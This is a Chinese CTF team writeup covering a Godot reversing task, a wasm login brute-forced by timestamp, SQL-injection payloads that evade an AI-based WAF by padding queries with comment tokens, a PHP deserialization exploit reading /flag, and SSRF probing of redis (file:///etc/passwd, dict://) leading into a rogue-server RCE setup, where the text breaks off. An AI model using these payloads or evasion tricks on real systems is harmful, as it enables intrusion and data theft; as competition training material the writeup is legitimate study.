汲汲爆战队 WRITEUP

一、战队信息

战队名称：汲汲爆
战队排名：57

二、解题情况


三、 解题过程

RE


Babygame：


操作内容：

搜一下发现是 GoDot 写的，GORE 打开，捡一个硬币改变 Key



密文秘钥都有，厨子解一下





flag 值：

flag{wOW~youAregrEaT!}


wasm-login

操作内容：

wasm 逆向，下载附件得到 build(wasm 产物)，一个 js 和一个 index.html

此外，产物内除了 wasm 还有其对应的.wasm.map 文件，即 Source Map

可以在 index.html 所在目录下用 python -m http.server 开一个服务，防止 CORS 不允许访问 wasm



F12 可以看到注释里写了 测试账号 admin 测试密码 admin

继续审计 index 内的源码，可以看到其调用了 wasm 中的 authenticate 函数，parse 返回的 JSON，然后把对象 JSON.stringify 后计算 MD5，并用 check.startsWith("ccaf33e3512e31f3") 判断是否是正确的 check 值

```
<script type="module">
  async function initWasm() {
        statusMessage.classList.add('hidden');

        try {
          const username = document.getElementById('username').value;
          const password = document.getElementById('password').value;

          // 调用 WASM 中的 authenticate 函数
          const authResult = authenticate(username, password);
          const authData = JSON.parse(authResult);

          // 模拟发送到服务器
          console.log('发送到服务器的数据:', authData);

          // 模拟服务器响应
          simulateServerRequest(authData)
            .then(response => {
              if (response.success) {
                // 登录成功
                alert('登录成功！');
              } else {
                // 登录失败
                showError(response.message || '登录失败，请重试');
              }
            })
            .catch(error => {
              console.error('登录错误:', error);
              showError('网络错误，请稍后重试');
```

simulateServerRequest()函数源码

```
// 模拟服务器请求
function simulateServerRequest(data) {
  return new Promise(resolve => {
    // 模拟网络延迟
    setTimeout(() => {
      // 实际应用中这里应该是真实的 API 请求
      // 这里仅作演示，使用本地判断
      const check = CryptoJS.MD5(JSON.stringify(data)).toString(CryptoJS.enc.Hex);
      if (check.startsWith("ccaf33e3512e31f3")){
        resolve({ success: true });
      }else{
        resolve({ success: false });
      }
    }, 1000);
  });
}
```

审计 wasm 只需将.map 中的\n 替换为扩展就能拿到源映射

```
export function add(a: i32, b: i32): i32 {
  return a + b;
}
/**
 * 执行完整的登录认证流程：
 * 1. 对密码进行Base64编码
 * 2. 获取当前时间戳
 * 3. 构建JSON消息
 * 4. 使用HMAC-SHA256进行签名
 * 5. 返回最终的JSON字符串
 */
export function authenticate(username: string, password: string): string {
  // 1. Base64编码密码
  const encodedPassword = encode(stringToUint8Array(password));
  //console.log(encodedPassword);
  // 2. 获取当前时间戳（毫秒）
  const timestamp = Date.now().toString();
  //console.log(timestamp);
  // 3. 构建原始JSON消息
  const message = `{\"username\":\"${username}\",\"password\":\"${encodedPassword}\"}`;
  //console.log(message);
  // 4. 使用HMAC-SHA256签名
  const signature = signMessage(message, timestamp);
  //console.log(signature);
  // 5. 构建最终的JSON消息
  const finalMessage = `{\"username\":\"${username}\",\"password\":\"${encodedPassword}\",\"signature\":\"${signature}\"}`;

  return finalMessage;
  //return \"ok\";
}
```

要用 Date.now() 作为签名 secret，结合用户名和密码做 HMAC-SHA256 生成 signature

我们知道了用户名和密码，要通过 HMAC 只需调用 release.js 已有的函数，爆破时间戳找出正确的 md5 值就可以

题目提示是 2025 年 12 月第三个周末到周一凌晨，可以把时间缩小到

2025-12-21 21:00:00 至 2025-12-22 06:00:00 间

对应的时间戳就是[1766322000000,1766354400000]

编写 solve.js 脚本，使用如下命令运行即可得到 flag

```
node solve.js
```

```
import { authenticate } from './build/release.js';
import crypto from 'crypto';

const TARGET_PREFIX = "ccaf33e3512e31f3";
const USERNAME = "admin";
const PASSWORD = "admin";

function solve() {
    const startTs = 1766322000000;
    const endTs = 1766354400000;
    let count = 0;
    let currentTimestamp = 0;
    Date.now = () => currentTimestamp;
    for (let ts = endTs; ts >= startTs; ts--) {
        currentTimestamp = ts;
        const authResult = authenticate(USERNAME, PASSWORD);
        const check = crypto.createHash('md5').update(authResult).digest('hex');
        if (check.startsWith(TARGET_PREFIX)) {
            console.log("Timestamp:", ts);
            console.log("Check:", check);
            return;
        }
        count++;
        if (count % 100000 === 0) console.log(`Checking ${count}. Current: ${ts}.`);
    }
}
solve();
```

```
Checking 19300000. Current: 1766335100001.
Checking 19400000. Current: 1766335000001.
Checking 19500000. Current: 1766334900001.
Checking 19600000. Current: 1766334800001.
Checking 19700000. Current: 1766334700001.
Checking 19800000. Current: 1766334600001.
Timestamp: 1766334550699
Check: ccaf33e3512e31f36228f0b97ccbc8f1
```

flag 值：


flag{ccaf33e3512e31f36228f0b97ccbc8f1}

WEB

AI_WAF

操作内容

用 payload 1' || 1=1-- -拿到了所有文章，说明存在 SQL 注入漏洞




注了好久发现不能用常规正则思路做这道题。根据题目标题猜测貌似使用了 AI 审计 SQL 注入，如果 confidence>0.50 就会报错。


在 query 中加入 /*%20*%20*%20*%20*/就能在不改变查询语句的情况下降低 confidence 值，如果 confidence 过高就多加几次

综合下来，总 payload 如下：


```
1'/*%20*%20*%20*%20*//*%20*%20*%20*%20*/union/*%20*%20*%20*
%20*/select/*%20*%20*%20*%20*/1,database(),3-- -
```




```
1'/*%20*%20*%20*%20*//*%20*%20*%20*%20*/union/*%20*%20*%20*
%20*/select/*%20*%20*%20*%20*/1,group_concat(table_name),3/
**%20*%20*%20*%20*/from/**/information_schema.tables/**/wher
e/**/table_schema/**/like/**/database()-- -
```



```
1'/*%20*%20*%20*%20*//*%20*%20*%20*%20*/union/*%20*%20*%20*
%20*/select/*%20*%20*%20*%20*/1,group_concat(column_name),3
/*%20*%20*%20*%20*/from/**/information_schema.columns/**/wh
ere/**/table_name/**/like/**/'where_is_my_flagggggg'-- -
```



```
1'/*%20*%20*%20*%20*//*%20*%20*%20*%20*/union/*%20*%20*%20*
%20*/select/*%20*%20*%20*%20*/1,Th15_ls_f149,3/*%20*%20*%20
*%20*/from/**/where_is_my_flagggggg-- -
```



flag 值

flag{0fe7b8a4-e080-44ed-956f-f820f0cd78aa}

hellogate

操作内容

用 burp 访问发现在图片后面的源码

```php
<?php
error_reporting(0);
class A {
    public $handle;
    public function triggerMethod() {
        echo "" . $this->handle;
    }
}
class B {
    public $worker;
    public $cmd;
    public function __toString() {
        return $this->worker->result;
    }
}
class C {
    public $cmd;
    public function __get($name) {
        echo file_get_contents($this->cmd);
    }
}
$raw = isset($_POST['data']) ? $_POST['data'] : '';
header('Content-Type: image/jpeg');
readfile("muzujijiji.jpg");
highlight_file(__FILE__);
$obj = unserialize($_POST['data']);
$obj->triggerMethod();
```

打一个 php 的反序列化，链子简单。我还思考了一下 cnext 打 file_get_contents 的 RCE，结果 PHP8 好像不支持这个方法，flag 就在/flag 根目录下。


链子： A::triggerMethod->B::__toString->C::__get

exp.php

```php
<?php
class A
    {
    public $handle;
    public function triggerMethod()
        {
        echo "" . $this->handle;
        }
    }
class B
    {
    public $worker;
    public $cmd;
    public function __toString()
        {
        return $this->worker->result;
        }
    }
class C
    {
    public $cmd;
    public function __get($name)
        {
        echo file_get_contents($this->cmd);
        }
    }
// $raw = isset($_POST['data']) ? $_POST['data'] : '';
// header('Content-Type: image/jpeg');
// readfile("muzujijiji.jpg");
// highlight_file(__FILE__);
// $obj = unserialize($_POST['data']);
// $obj->triggerMethod();
$A = new A;
$B = new B;
$C = new C;
$A->handle = $B;
$B->worker = $C;
$C->cmd = '/flag';
$payload = serialize($A);
echo $payload;
// echo urlencode($payload);
```

POST 传参

```
data=O:1:"A":1:{s:6:"handle";O:1:"B":2:{s:6:"worker";O:1:"C
":1:{s:3:"cmd";s:5:"/flag";}s:3:"cmd";N;}}
```



flag 值

flag{bce37521-066e-4357-acc3-ebf440b2008a}


hjppx

本题的二血。所有的访问都用的 Advanced Protocol Tools 的 Execute，其余的没测试。

操作内容

ssrf 测试

file:///etc/passwd 发现 redis 服务。



dict://127.0.0.1:6379/info 获取了 redis 的一些基本信息。

考虑打 redis 的主从复制获取 shell，先在云服务器上起一个服务下载攻击文件

```
git clone
https://github.com/Testzero-wz/Awsome-Redis-Rogue-Server.gi
t
wget
https://github.com/n0b0dyCN/redis-rogue-server/raw/refs/hea
ds/master/exp.so
把 exp.so 复制到文件夹里
```

